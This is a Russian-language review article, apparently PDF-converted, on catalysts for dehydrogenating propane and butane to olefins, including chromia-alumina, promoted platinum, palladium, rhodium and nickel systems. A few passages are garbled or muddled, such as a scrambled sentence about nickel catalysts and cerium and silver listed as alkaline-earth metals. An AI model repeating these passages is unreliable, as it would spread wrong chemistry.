в настоящее время промышленные процессы дегидрирования оптимизированы для получения олефинов полимерного класса чистоты. На момент написания статьи дегидрирование пропана (ДПГ) позволяет получать около 5 млн. т пропилена в год [10]. Однако ожидается, что в ближайшие годы эта цифра значительно возрастет, поскольку в мире объявлено о строительстве десятков новых установок ДПГ, многие из которых уже находятся в стадии строительства. Следует отметить, что такие же благоприятные условия сложились и на рынке дегидрирования бутана. Увеличение спроса, особенно со стороны автомобильной промышленности, в сочетании с сокращением предложения из-за роста стоимости крекинга нефти привело к резкому росту цен на бутadiен. Это привело к росту инвестиций в новые заводы по дегидрированию бутана (ДББ) в США, Китае и Японии [11-14].


Учитывая критическую важность реакции дегидрирования для получения легких олефинов, в данной работе представлен полный обзор материалов, используемых для катализа этой реакции. Для каждого материала катализатора рассмотрены такие ключевые факторы, как специфика активного центра, влияние поддержки, ускорителя и сырья на эффективность и срок службы катализатора. В исследовании проводится сравнение различных катализаторов с точки зрения механизмов реакции, путей дезактивации и эффективности катализатора. Продолжительность стадии дегидрирования зависит от теплосодержания слоя катализатора, которое быстро уменьшается из-за эндотермичности реакции.

Материалы и методы. *Кинетика реакций.* Дегидрирование или дегидрогенизация – это химическая реакция, в результате которой водород удаляется из молекул органических соединений и является одной из стадий процесса биологического окисления. Она протекает в присутствии катализатора или под действием акцептора водорода. Каталитическое дегидрирование и обратная реакция – гидрирование – связаны между собой термодинамическим равновесием. Реакции дегидрирования способствуют повышению температуры и снижению давления. Реакции дегидрирования обычно протекают при температуре выше 300 °С и давлении 0,1-5 МПа.

При нагревании алканов в присутствии катализаторов (Pt, Pd, Ni, Fe, Cr₂O₃, Fe₂O₃, ZnO) происходит их каталитическое дегидрирование – отщепления атомов водорода за счет разрыва связей C—H.




Низшие алканы, содержащие в цепи от 2-х катализатором отщепляют водород от соседних углеродных атомов и превращаются в алкены: при нагревании над Ni-



Основные факторы, влияющие на процесс дегидрирования алкана – это длина цепочки и температура. Дегидрирование этана, пропана и бутана протекает при температуре 500 °С в присутствии нике-

левого катализатора с образованием соответствующих алкенов – этена, пропена и бутена. Причем в случае дегидрирования бутана образуется смесь алкенов, состоящая из бутена-1 и бутена-2.



Дегидрирование легких алканов (уравнения (1)–(3)) имеет вид термодинамически ограниченный, сильно эндотермический и склонный к расширению объема. Следовательно, высокая реакция температура (500–700°С) и/или низкое парциальное давление алкана необходимы для достижения экономически значимой конверсии 30–50%.

Часто происходит совместная подача водорода с легкими алканами, которая используется в реакционных системах. По мнению Ле Шателье принцип равновесной конверсии легких алканов будет уменьшаться при совместной подаче водорода. Однако Белл и др. утверждал, что добавление оптимального количества водорода в сырье может усилить образование олефинов за счет дегидрирования адсорбированных алкильных частиц на поверхности катализатора в кинетических условиях. Методы исследования включают в себя обзор работ ученых, которые проводили исследования в области дегидрирования сжиженных нефтяных газов. Расчеты методом «теории функционала плотности» показали, что совместная подача водорода снижает прочность адсорбции пропилена, одновременно увеличивая энергетические барьеры для дальнейшего дегидрирования пропилена [15]. Это могло бы обеспечить больше свободных мест для дегидрирования и, таким образом, индуцировать более высокую каталитическую активность. Кроме того, совместная

подача водорода может подавлять образование кокса за счет ингибирования образования исходных веществ кокса. В целом, связи С–Н легких алканов и олефинов более реакционноспособны, чем связи С–С, и поэтому нужен катализатор, обладающий более высокой активностью разрыва С–Н по сравнению с расщеплением С–С. С другой стороны, когда молекулы алканов эффективно активированы, образовавшиеся промежуточные продукты и олефины значительно более реакционноспособны, чем алканы, и легко подвергаются нежелательным побочным реакциям, такие как глубокое дегидрирование, крекинг, изомеризация и полимеризация. Это может привести к низкой селективности по отношению к алкенам и коксообразованию, что является причиной дезактивации катализатора.

Результаты и обсуждения. Катализаторы дегидрирования обычно представляют собой многокомпонентные системы, содержащие переходные металлы, их оксиды или сульфиды. В процессе дегидрирования молекулы реагирующих соединений образуют комплексы с катализатором и распадаются на H₂ и продукты, десорбируемые с поверхности катализатора. В процессе дегидрирования используются оксиды металлов, так как при высоких температурах (выше 200 °С) металлы слишком активны, что приводит к деструктивному процессу. Катализаторами дегидрирования являются следующие оксиды:

ZnO, Cr₂O₃, Mo₂O₃, W₂O₃ и MgO. Катализаторами дегидрирования являются различные металлы и оксиды. Основными побочными реакциями, протекающими при каталитическом дегидрировании, являются разложение, изомеризация и коксообразование. Каталитическое дегидрирование является одним из важнейших промышленных процессов переработки углеводородного сырья.

1. Металлооксидные катализаторы. Очень эффективными катализаторами дегидрирования метана, этана и др., способных к активированной адсорбции водорода при высоких температурах, являются оксиды металлов шестой группы таблицы Менделеева. Вид, содержания и способ приготовления оксида хрома определяет активность алюмохромовых катализаторов. Наиболее активным в реакциях дегидрирования является оксид хрома, с определенным количеством содержания шестивалентного хрома. Но недостатком чистого аморфного оксида хрома является его термическая неустойчивость, который при 623-673К быстро становится менее активным и переходит в кристаллическую форму α-Cr₂O₃. Оксид алюминия из-за образования хроматов алюминия отлично стабилизирует хром в высшей степени и резко замедляет процесс кристаллизации. Кислотные центры оксида алюминия приводят к протеканию реакций крекинга и изомеризации, из-за чего это пагубно влияет на процесс селективности. Подавление кислотных центров, повышение активности, селективности и стабильности достигается введением в катализатор щелочных и щелочно-земельных металлов: церия, тория, марганца, бериллия, цинка, серебра и других элементов.

2. Алюмохромовые катализаторы. При дегидрировании парафиновых углеводородов для достижения максимальной эффективности используется алюмохромовый катализатор с оксидом хрома, который способен активно адсорбировать водород. Однако чистый оксид хрома неустойчив при высоких температурах и превращается в неактивную фазу α-Cr₂O₃. Для стабилизации оксида хрома используется оксид алюминия в качестве носителя. Несмотря на токсичность шестивалентного хрома, алюмохромовые катализаторы применяются из-за их более низкой стоимости по сравнению с другими катализаторами.

Щелочные металлы, такие как K, Rb и Cs, улучшают активность и селективность хромовых катализаторов дегидрирования. Это объясняется способностью крупных щелочных катионов стабилизировать структуру носителя, снизить его кислотность

и увеличить количество активных участков хрома. Промоторы щелочных металлов также увеличивают дисперсию активной фазы за счет образования комплексов Cr⁶⁺ в окислительных условиях, которые затем превращаются в Cr³⁺ в восстановительной атмосфере.

Алюмохромовые катализаторы дегидрирования теряют активность из-за образования кокса и требуют периодической регенерации, подобно катализаторам на основе Pt. Восстановление большей части активности происходит после каждого цикла регенерации, но потеря активности не является полностью обратимой из-за включения хрома в каркас оксида алюминия во время сжигания кокса.

Наибольший выход C₃-C₅-олефинов достигается при использовании алюмохромовых катализаторов с определенной поверхностной концентрацией оксида хрома (III). Добавление щелочных промоторов может увеличить эту концентрацию. Для использования в реакции дегидрирования изобутана оптимальными концентрациями Cr₂O₃ и K₂O являются 9% мол. и 1,7-2,2% мол. соответственно, что позволяет достичь селективности по изобутилену на уровне 87-88% в массе.

Авторами патента [16] был разработан способ получения высокоэффективного алюмохромового катализатора с использованием СВЧ-излучения. Такой катализатор отличается высокой термической стабильностью, механической прочностью и низкой истирающей способностью, обеспечивая при этом высокую эксплуатационную и каталитическую эффективность. Применение сверхвысокочастотного поля при пропитке носителя и сушке катализатора позволяет улучшить процесс дегидрирования, увеличивая выход и селективность олефинов.

Этот метод обладает преимуществами в виде простоты и возможности получения катализаторов с высокой активностью и термостабильностью. Срок службы алюмохромовых катализаторов определяется их термостабильностью и механической прочностью, но механический износ является основной причиной их выхода из строя. Один из недостатков оксида алюминия как носителя состоит в его неустойчивости к воздействию водяного пара, что ограничивает возможность использования алюмохромовых катализаторов в среде водяного пара, введенного в процесс с целью снижения давления реагентов и повышения активности и селективности.

3. Катализаторы на основе платины. Платина является наиболее распространенным благород-

ным металлом для прямого дегидрирования легких алканов и находит применение в промышленности как единственный благородный металл VIII группы, благодаря своей уникальной способности разрывать связи С–Н и низкой активности в отношении С–С-связей. Однако у платины имеются значительные недостатки. В ходе реакции дегидрирования все атомы платины, находящиеся на поверхности, способны принять активное участие, однако ансамбли связанных атомов платины, образующие доменные структуры больших размеров, могут вызывать нежелательные побочные реакции, такие как разрушение структуры, избыточное дегидрирование и прочее. Процесс дегидрирования приводит к дезактивации катализатора, вызванной побочными реакциями. Первым делом на поверхности катализатора образуются углеродные отложения, что приводит к снижению его активности. В результате необходимо регулярно регенерировать катализатор путем выжигания отложений кокса. Однако высокая температура вызывает агломерацию или спекание наночастиц платины. Поэтому исследователи сфокусировались на изменении геометрических и электронных характеристик поверхности платины с использованием металлов и неметаллов. В таблице 1 перечислены недавно опубликованные катализаторы на основе платины для неокислительного дегидрирования пропана.

3.1. Монометаллические катализаторы на основе платины. Наночастицы платины обладают активными центрами, которые могут быть координационно-насыщенными на террасах или координационно-ненасыщенными на ступенях, углах и краях. Все эти центры способны катализировать реакции дегидрирования, однако координационно-ненасыщенные центры также активны для побочных реакций [17]. Размеры и структура наночастиц платины также оказывают влияние на их собственную активность, селективность и стабильность. Важно отметить, что реакции с различными алканами проявляют разные характеристики при различных размерах платиновых частиц.

3.2. Биметаллические катализаторы на основе платины. Несмотря на проведенные исследования и предпринятые усилия, оказалось, что монометаллические Pt-катализаторы не удовлетворяют общим характеристикам, особенно в отношении селективности и стабильности, при реакции дегидрирования легких алканов. Это связано с наличием больших группировок поверхностных атомов Pt, которые особенно активны в процессе глубокого дегидрирования целевых олефинов, что в свою очередь приво-

дит к образованию кокса и гидрогенолизу. Однако, было замечено, что добавление неактивных или слабоактивных металлических промоторов, таких как Sn, Zn, Ga, In, Cu, Mn, Fe, Co, Ni, Ag, Ge, Cr, Bi, Sb, La, Ce и Y, является эффективным методом модификации структурных и электронных свойств Pt, что в свою очередь приводит к существенному улучшению каталитических характеристик.

Для устранения данных недостатков, использование носителей для катализатора стало обычной практикой. Такие носители должны быть термически стабильными и обладать ограниченной кислотностью в суровых условиях, особенно во время процесса регенерации. В последнюю очередь, чтобы обеспечить оптимальное распределение платины на поверхности, предпочтительны относительно большие площади поверхности и равномерное распределение пор по размерам.

Оксид алюминия с обширной поверхностью является классическим носителем для катализаторов дегидрирования, содержащих платину. Важными его достоинствами являются стабильность при высоких температурах, механическая прочность и способность поддерживать гомогенно диспергированные наночастицы платины, необходимые для стабильного функционирования катализатора. В то же время большинство оксидов алюминия кислотны, а поэтому для устранения такой кислотности применяют промоторные вещества. Щелочные металлы, включая литий, натрий и калий, добавляются для нейтрализации кислотных центров и снижения образования кокса. Эти промоторы, кроме того, способны повлиять на характеристики платины и сдерживать параллельные реакции, такие как гидрогенизация и изомеризация. Цинк и магний также применяются как промоторы для улучшения термической стабильности катализатора и предотвращения слипания платины. Добавление олова в катализатор Pt–Sn значительно повышает его стабильность, селективность и дисперсность благодаря замедленному образованию кокса. Взаимный обмен электронами между оловом и платиной ослабляет связь Pt–C, что уменьшает образование кокса и пролонгирует срок службы катализатора [18]. Существует катализатор дегидрирования углеводородов C₂–C₅, содержащий измененный пентасиловый цеолит с добавкой оксида хрома от 10% до 14% массы и щелочного металла в промежутке от 0,2% до 3,4% массы. Преимуществом указанного катализатора является повышение выхода олефинов, однако его недостатками являются присутствие токсичных соединений хрома и сложность процесса его создания.

Таблица 1 - Сравнение каталитических характеристик прямого дегидрирования пропана на различных катализаторах на основе платины

Катализаторы	Содержание металла (%)	Темп. (°C)	Конверсия (%)	Селективность (%)	Время эксплуатации (ч)	Удельная активность ^a (s ⁻¹)	Постоянная деактивации ^b (h ⁻¹)	Лит.
PtSn/Al ₂ O ₃	0,36	590	48,7-44,6	99,1	24	1,58	0,007	48
Pt-Sn/γ-Al ₂ O ₃	0,5	590	29,4-2,7	76	6	0,21	0,058	42
0.5Pt1.5Sn/Al ₂ O ₃	0,5	600	35,6	88,5	6	0,248	—	34
0.5Pt0.9Sn/Al ₂ O ₃	0,9	590	48,5-42,5	97	20	0,609	0,012	49
Pt-Sn/θ-Al ₂ O ₃	0,5	550	41,1-37,6	97,7-98,3	72	1,14	0,002	36
0.3Pt-0.2Sn-0.5K/θ-Al ₂ O ₃	0,3	600	39,9-38,2	92,0-95,5	25	0,602	0,0029	52
Pt/Mg(Sn)(Al)O@Al ₂ O ₃	0,5	600	48,3-48,0	86,4-98,1	47	1,46	0,0045	46
PtSn/Mg(Al)O	0,3	550	27,9-27,7	95,6-96,5	5	0,12	0,0015	55
Pt-Sn/MgAl ₂ O ₄	0,39	580	45,0-38,9	99,5	90	0,34	0,0028	145
Pt-Sn/CeO ₂	1	680	39,5	84,5	—	0,0087	—	66
Pt-Sn/ZSM-5	0,5	590	33,1-26,3	47,7	6	0,24	0,054	41
Pt/Sn-ZSM-5	0,3	600	68-43	95,5-99,7	25	1,36	0,041	149
Pt-Na/Sn-ZSM-5	0,5	590	41,7-39,0	95,3-93,8	9	0,294	0,012	59
Pt/TiO ₂ -Al ₂ O ₃	1	600	43,7-25,9	77,5-89,5	9,67	0,45	0,0976	29
Pt-Au/MgAl ₂ O ₄	1	590	33,7-16,6	60	24	0,31	0,04	98
Pt-Ag/MgAl ₂ O ₄	1	590	30,6-16,7	95,1	24	0,28	0,034	98
Pt-Cu/MgAl ₂ O ₄	1	590	25,7-21,0	87,5	24	0,24	0,011	98
Pt ₃ In/SiO ₂	0,3	600	17,5-16,5	96-97,5	2	0,207	0,073	93
Pt/Mg(In)(Al)O	0,7	600	20,4-16,3	98	2	0,183	0,14	90
Pt/Mg(Ga)(Al)O	0,9	600	16-11,4	99,2	2	0,056	0,196	84

^a Удельную активность определяют как количество молей образования C₃H₆ на моль атомов Pt в секунду.

^b $k_d = \frac{\ln\left(\frac{1 - Con_{Final}}{Con_{Final}}\right) - \ln\left(\frac{1 - Con_{Initial}}{Con_{Initial}}\right)}{t}$, где Con_{Final} и Con_{Initial} — конечная и начальная конверсии реакции ПДГ соответственно; t — продолжительность реакции ПДГ в часах; k_d — константа дезактивации (h⁻¹). Чем выше k_d , тем быстрее будет скорость инактивации.

3.3. Pt-Sn катализаторы. Олово (Sn) широко применяется в биметаллических катализаторах, основанных на платине, для дегидрирования легких алканов. Оно является неотъемлемой составляющей всех существующих промышленных и пилотных катализаторов на основе платины. Добавление олова значительно повышает селективность к целевым алкановым продуктам и замедляет процесс каталитической дезактивации. Присутствие олова в катализаторах на основе платины благотворно сказывается на их восстановлении после дезактивации катализаторов Pt-Sn/Al₂O₃. Структура катализатора, степень его дисперсности и формирование активной фазы существенно зависят от различных факторов, включая методы приготовления, условия предварительной обработки, используемые подложки и содержание олова. Сплавление и распределение олова внутри катализаторов оказывают существенное влияние на их каталитические свойства. При восстановлении могут образоваться несколько фаз сплава, такие как сплавы PtSn, Pt₃Sn, Pt₂Sn₃ и PtSn₄, а сплав Pt₃Sn широко известен как наиболее активный для дегидрирования. В некоторых случаях Sn может служить разделителем или стабилизатором кластеров

Pt, но не сплавляется с Pt. В процессе дегидрирования легких алканов применяются различные типы подложек, такие как оксиды алюминия, гидротальцит, цеолиты, оксид церия и углеродные материалы. Разработка новых подложек с улучшенной дисперсностью и специально разработанных для удержания кластеров платины или платины с оловом позволила достичь высоких каталитических характеристик и стабильности [19-27].

3.4. Pt-Zn-катализаторы. Цинк также является эффективным промотором в биметаллических катализаторах, основанных на платине (Pt), для превращения легких алканов в олефины. Восстановление водородом приводит к образованию сплава Pt-Zn, что повлечет значительные изменения в структуре, геометрии и электронных свойствах Pt катализаторов. Цинк играет важную роль в стабилизации активного сплава Pt-Zn, а неаллированные частицы цинка на носителе, такие как цинк в цеолитах или цинк на кремниевом носителе, способствуют значительному улучшению каталитических характеристик. В исследованиях, проведенных сотрудниками компании British Petroleum (BP), были представ-

лены катализаторы из Pt на цинкосиликатных молекулярных ситах с MFI и MEL структурами для превращения этана, пропана и изобутана. Эти катализаторы обладают высокой дисперсностью активных центров, которые могут быть сплавом Pt-Zn, и обеспечивают высокую активность, селективность и устойчивость к образованию кокса при превращении легких алканов. Что замечательно, активность катализатора может сохраняться даже после 796 часов непрерывной работы. Также были обнаружены сплавы Pt-Zn, нанесенные на различные цеолиты, включая CIT HZSM-5, Na-ZSM-5, Na-Beta и Na-морденит. В некоторых случаях добавляются ионы щелочных металлов, такие как K^+ и Na^+ , чтобы отравить кислотные Бренстедовские центры на цеолитах и избежать растрескивания, олигомеризации и образования кокса. Цинк эффективно повышает дисперсию платины, однако селективность к пропену с алюмосиликатными цеолитами не так высока, как с кремниевыми цеолитами, вероятно из-за неблагоприятного влияния кислотности на алюмосиликатные цеолиты. Оказывается, двухметаллические частицы Pt-Zn, заключенные в цеолиты силиката-1, проявляют исключительную каталитическую устойчивость. В других исследованиях использовались такие носители, как гидротальциты SiO_2 , $Mg(Zn)AlO_x$ и титанат ETS-2. Катализаторы Pt-Zn/ SiO_2 , полученные с использованием передовых методов подготовки, таких как атомно-слоевое осаждение (ALD) [28] и поверхностная металлоорганическая химия (SOMC), проявляют отличные характеристики, особенно с точки зрения производительности.

3.5. Pt-Ga катализаторы. Галлий является широко используемым промотором в платиновых биметаллических катализаторах для превращения легких алканов в алкены. При высоких температурах, таких как 500 °C, происходит образование сплавов переменного состава между платиной и галлием. Применение галлия значительно улучшает селективность и стабильность катализатора благодаря геометрическим и электронным эффектам. В одном из исследований Цельза и др. используется серия катализаторов Pt-Ga/ Al_2O_3 для дегидрирования пропана. Добавление галлия увеличивает селективность по пропену, предотвращает дезактивацию катализатора и образование углерода. Изменение кислотности носителя Al_2O_3 незначительно при добавлении галлия, поэтому улучшение каталитического действия связано с геометрическими и электронными эффектами сплава Pt-Ga. Для лучшей стабильности катализатора можно использовать

носитель $CeO_2-Al_2O_3$. Присутствие катионов Ga^{3+} в кубической структуре флюорита CeO_2 увеличивает емкость хранения кислорода и поверхностную подвижность кислорода, что предотвращает образование кокса. Белл и его коллеги исследовали катализаторы Pt/Mg(Ga)(Al)O с различными молярными соотношениями Ga/Pt для дегидрирования этана и пропана. Они наблюдали образование наночастиц, легированных Pt-Ga, при высоких температурах восстановления ($>500^\circ C$), что существенно повышает каталитическую активность и селективность к олефинам. Максимальная селективность достигается при соотношении Ga/Pt = 5,4. Активность зависит от содержания галлия и достигает пика при соотношении Ga/Pt = 1,4-5,4. Кроме того, Марин и др. обнаружили, что катализаторы Pt-Ga демонстрируют обратимую петлю сплава/сегрегации при воздействии окислительно-восстановительного цикла, чередующегося между 5% H_2/He и 20% O_2/N_2 при 600 °C [29, 30]. Это обеспечивает стабильность катализатора в процессе реакции/регенерации. Последние разработки включают катализаторы Pt-Ga/ SiO_2 , PtGa-Pb/ SiO_2 и $Ga_{37}Pt/Al_2O_3$, которые обладают высокой дисперсностью и специфической структурой, демонстрируя отличную производительность и стабильность [31].

Синь Ли и др. исследовали дегидрирование пропана на платине, нанесенной на кремнезем, легированный галлием, с использованием различных мезо- и микропористых кремнеземных носителей. Добавления небольшого количества Ga (0,5 мас.%) к SBA-15 было достаточно, чтобы повысить конверсию полученного Pt-катализатора с концентрацией 1 мас.% с <5 до 38%. Селективность по пропену также увеличилась примерно с 60 до 98%. Оптимизация содержания Pt и Ga показала, что низкие загрузки обоих активных компонентов необходимы для повышения эффективности реакции, и помимо этого были получены лишь скромные улучшения производительности. Был исследован ряд пористых структур, но содержание Ga оказалось более важным, чем морфология носителя; без достаточного включения Ga в носитель катализатор не мог бы достичь высокой конверсии и селективности. Постреакционный анализ показал, что наиболее вероятным объяснением дезактивации катализатора являются участки блокировки образования кокса. Эти результаты показывают, что легирование Ga в SiO_2 в качестве носителя для наночастиц Pt является жизнеспособной стратегией для производства высокоэффективных катализаторов дегидрирования пропана [32].

3.6. Pt-In катализаторы. Индий обладает большим потенциалом в качестве кандидата для использования Pt-основанных катализаторов в процессе дегидрирования легких алканов. Исследования показывают, что Pt-In катализатор имеет более однородный состав по сравнению с Pt-Sn и Pt-Ga катализаторами, что делает его более устойчивым к различным методам приготовления. В результате восстановления Pt и In образуется семь интерметаллических сплавов, включая Pt₃In, Pt₂In, Pt₁₃-In₉, PtIn, Pt₂In₃, PtIn₂ и Pt₃In₇. Относительные доли этих сплавов зависят от общего содержания In. Расчеты с использованием метода «теории функционала плотности» показывают, что Pt₃In сплав обладает активностью, сравнимой с чистым Pt и Pt₃Sn, но при этом демонстрирует более высокую селективность в отношении пропана, чем чистый Pt. В одном исследовании Миллер и его коллеги использовали Pt-In катализаторы на кремнеземном носителе для дегидрирования этана. Они пришли к выводу, что фаза Pt₃In является более активной, чем фаза PtIn₂. Оба катализатора проявили более высокую активность и селективность в отношении этилена (почти 100%), а также стабильность, чем чистый Pt, благодаря геометрическим и электронным эффектам сплава Pt-In. В другом исследовании Белл и его коллеги использовали серию катализаторов Pt/Mg(In)(Al)O для дегидрирования легких алканов. Они обнаружили, что при восстановлении H₂ при температуре выше 400°C образуется сплав Pt-In, а содержание In в сплаве Pt-In увеличивается с ростом температуры восстановления и объемного соотношения In/Pt. Рентгеновская абсорбционная прикраевая структура (XANES) показала, что с увеличением содержания In в сплаве Pt-In происходит усиление переноса электронов от In к Pt, что положительно сказывается на каталитических свойствах. Катализатор Pt/Mg(In)(Al)O с объемным соотношением In/Pt, равным 0,48, проявил наибольшую активность в дегидрировании этана и пропана, а его селективность по алкенам составила около 100%. Оптимальное соотношение In/Pt в дегидрировании форм-бутана составило от 0,33 до 0,88. В сравнении с катализаторами Pt/Mg(Sn)(Al)O и Pt/Mg(Ga)(Al)O, катализатор Pt/Mg(In)(Al)O проявил лучшие характеристики активности и стабильности в процессе дегидрирования легких алканов. Кроме того, исследование Гуо и его коллег показало, что мольное соотношение Mg/Al и температура прокаливания оказывают существенное влияние на структуру и каталитические свойства Pt-In/ Mg(Al)O катализаторов. При оптимальном соотношении Mg/Al (4:1) и температуре

прокаливания (600°C) катализаторы обладают наименьшим содержанием сильной кислоты, наибольшей площадью поверхности и наибольшей дисперсией металлических частиц, что благоприятно сказывается на их каталитических свойствах. Однако точная структура сплава Pt-In пока не была определена [33, 34].

3.7. Другие биметаллические катализаторы на основе Pt. В использовании катализаторов на базе платины помимо Sn, Zn, Ga и In также применяются промотеры Cu, Mn, Fe, Co, Ni, Ag, Ge, Cr, Bi, Sb, Se, Y, а последнее время учеными было обнаружено, что La обладает отличными свойствами промотера [35]. Добавление этих металлов ведет к получению разнообразных биметаллических сплавов, таких как статистические сплавы, одноатомные сплавы (SAA) и интерметаллические соединения. Регулирование каталитической эффективности возможно при тщательном контроле поверхностного и подповерхностного состава. Исследования дегидрирования форм-бутана на модифицированных медью катализаторах Pt/Al₂O₃, Pt/Al₂O₃ с медью, и PDH показали, что модификация медью повышает селективность алкенов и стабильность катализатора. Электронные эффекты сплава Pt-Cu снижают адсорбцию пропилена, что является ключом к улучшению. Одноатомные катализаторы, в которых атомы Pt изолированы с помощью Cu, на основе Pt-Cu/SiO₂ [36], и Pt-Cu/Al₂O₃ [37] эффективно активируют C-H связи и улучшают селективность по отношению к алкенам и коксоустойкость при дегидрировании пропана и н-бутана. Рен и др. исследовали роли металлов группы IB (Cu, Ag, Au) в катализаторах Pt/MgAl₂O₄ для PDH показало, что добавление Cu и Ag значительно повышает эффективность пропана, а Pt-Cu/MgAl₂O₄ обладает превосходной регенерационной стабильностью [38]. Исследования группы Гонга [39] и Юнга [40] позволили выяснить влияние 3d-переходных металлов (Ni, Co, Fe) на контролируемый поверхностный и подповерхностный состав катализаторов на основе Pt в PDH. Они выяснили, что катализаторы Pt-skin с различными атомами 3d-переходных металлов на поверхности проявляют повышенную селективность к пропену, что соответствует тренду по смещению центра d-диапазона. Добавление Mn к катализаторам на основе Pt с различным подповерхностным составом меняет каталитические и адсорбционные свойства. Катализатор с интерметаллической подповерхностью Pt₃Mn значительно улучшает активацию связи C-H и проявляет высокую селективность к пропену во время PDH. Также описываются

модифицированные катализаторы на основе Pt с добавлением Co, Fe, Cr, Bi и Sb, которые обладают разным составом и интерметаллической структурой и являются перспективными для дегидрирования легких алканов.

3.8. Катализаторы Pt-B. На основе Pt, помимо металлических промоторов, для дегидрирования катализаторов, бор является перспективной неметаллической альтернативой. Вместе с Pt он также исследовался для неокислительного дегидрирования пропана и н-бутана. Форма бора, будь то сплав, аморфный оксид или что-то иное, зависит от каталитической системы и метода его получения. Александрова и ее коллеги оценили влияние добавления бора на стабильность нанокластеров Pt с помощью экспериментальных и «теории функционала плотности» методов в отношении десорбции/реакции этилена. [41] Эти исследования подтверждают, что введение бора в кластер Pt усиливает энергию спекания атомов Pt для диссоциации кластеров путем покрытия Pt, а также улучшает взаимодействие металлических кластеров с носителем за счет образования связи B-O, снижая связь алкенов и родство платиновых кластеров, и, следовательно, замедляя дегидрирование, тем самым способствуя образованию углеродных отложений. Тепляков и его коллеги исследовали влияние бора на каталитическую активность неокислительного дегидрирования н-бутана на Pt-B/SiO₂ катализаторе. Они предполагают, что включение бора упрощает миграцию алкильных групп из центров Pt в тетраэдрически координированные борные центры, что повышает каталитическую активность (в 3 раза) и стабильность. [42] Однако для определения структуры данного катализатора требуются дополнительные исследования. Недавно был исследован ряд Pt-B/Al₂O₃ катализаторов с различным содержанием бора и разными способами пропитки для дегидрирования пропана. Было обнаружено, что бор оказывает стимулирующее воздействие только в случае введения его после Pt. На основе характеристики катализатора и термодинамических данных было выявлено, что аморфный оксид бора является тонкодисперсным на носителе и покрывает частицы платины. Расчеты методом «теории функционала плотности» показали, что добавление бора снижает количество средних и сильных кислотных центров на носителе, которые отвечают за образование кокса. В результате была улучшена селективность по пропену и каталитическая стабильность [43-45].

4. Биметаллические катализаторы на основе Pd. Катализаторы на основе палладия (Pd) могут

стать альтернативой платиновым (Pt) биметаллическим катализаторам в процессе дегидрирования легких алканов. Монометаллические Pd-катализаторы обладают похожими свойствами, но сталкиваются с проблемами, такими же, как и у платиновых катализаторов. Палладий имеет большую активность в разрыве связей C-C по сравнению с платиной, что приводит к недостаточной селективности в отношении целевых олефинов и высокому образованию метана. Монометаллические Pd-катализаторы быстро дезактивируются из-за образования кокса. Чтобы преодолеть эти проблемы, последние исследования сконцентрировались на модификации Pd-катализаторов путем введения промоторов, таких как Ga, Zn, In, Fe, Sn и Sb. Добавление этих вторичных инертных металлов значительно повышает селективность и стабильность. Как и в случае биметаллических Pt-катализаторов, геометрические и электронные эффекты этих промоторов способствуют улучшению характеристик Pd-катализаторов. Артеага и его коллеги исследовали серию модифицированных катализаторов Pd/Al₂O₃ с добавлением Ga для дегидрирования н-бутана. Они показали, что селективность и стабильность значительно возрастают с присутствием Ga. Отношение Ga/Pd является ключевым фактором для достижения улучшений. Однако добавление Ga снижает начальную активность. В противоположность этому, Вассершейд и его коллеги отметили, что собственная активность может значительно увеличиться (до 4 раз) при высоких мольных отношениях Ga/Pd (>10). Минимизация образования кокса возможна. Они предположили, что выдающиеся каталитические характеристики обусловлены уникальной жидкометаллической структурой носителя, создающей атомно изолированные активные центры Pd. Миллер и его коллеги провели ряд исследований на основе палладия в интерметаллических сплавах, таких как Pd-Zn, Pd-In, Pd-Fe, Pd-Sn и Pd-Sb, для дегидрирования этана и пропана [46]. Все эти катализаторы показали более высокую активность, селективность и стабильность по сравнению с монометаллическими Pd-катализаторами. Они предположили, что геометрически изолированные каталитические центры Pd, соседствующие с неактивными промоторами, отвечают за повышенную селективность к олефинам, в то время как более слабая энергия адсорбции и меньшее покрытие поверхности реагентов, вызванные уменьшением энергии заполненных 4d-орбиталей Pd, приводят к повышению активности Pd и стабильности. Несмотря на то, что биметаллические системы на основе Pd показывают некоторые многообещающие результаты при

дегидрировании легких алканов, их активность все еще ниже, чем у систем на основе Pt, а стоимость Pd значительно выше, что делает его менее привлекательным для широкого использования [47].

5. Другие биметаллические катализаторы. Кроме использования катализаторов на основе благородных металлов Pt и Pd для селективного дегидрирования, современные исследования свидетельствуют о эффективности катализаторов, содержащих другие металлы, такие как Rh и Ni, в качестве активных центров. Исследователи часто добавляют промотор Ga для формирования специфических структур катализатора, таких как одноатомные разбавленные сплавы или интерметаллические соединения. Эти специальные структуры катализатора создают необычные металлические центры, активные при диссоциации связи C–H.

Одно из последних исследований Вассершайда и др. показало разработку катализаторов Ga–Rh/Al₂O₃ (Ga/Rh>80) на основе нанесенных каталитически активных жидкометаллических растворов (SCALMS), которые в процессе реакции обладают одиночными динамическими атомами Rh на поверхности катализатора. Эти Ga–Rh/Al₂O₃ SCALMS проявили высокую каталитическую активность, высокую селективность по пропилену (~92%) и умеренную стабильность [48, 49].

В целях снижения стоимости катализаторов, основанных на благородных металлах, были разработаны биметаллические катализаторы на основе Ni. Катализаторы на основе Ni обладают способностью активировать молекулы алкенов. Однако немодифицированные катализаторы на основе Ni обычно проявляют высокую активность в гидрогенолизе C–C, что приводит к образованию метана, кокса и водорода. Чтобы решить эту проблему, добавляют некоторые металлические промоторы, такие как Au, [50] Sn и Ga, разбавляющие ансамбли никеля и подавляющие гидрогенолиз. Такое внесение промоторов значительно улучшает селективность олефинов. Например, добавление Au к катализатору Ni/SiO₂ для дегидрирования пропана значительно увеличивает селективность по пропену и снижает селективность по метану. Катализатор NiSn/SiO₂ также обладает высокой селективностью по изобутену и стабильностью, что достигается разрушением ансамблей никеля и переносом электронов от Sn к Ni.

Группа Лаурсена разработала катализаторы интерметаллических соединений на основе недорогих металлов Ni–Ga для дегидрирования этана и пропана. Эти катализаторы имеют ядро-

оболочечную структуру, где фаза интерметаллида Ni₃Ga окружена оболочкой с различным содержанием Ni и Ga. Атомы Ni на поверхности катализатора инициируют реакцию, в то время как Ga поддерживает селективность и стабильность. Оптимизация состава поверхности существенно влияет на эксплуатационные характеристики катализаторов [51].

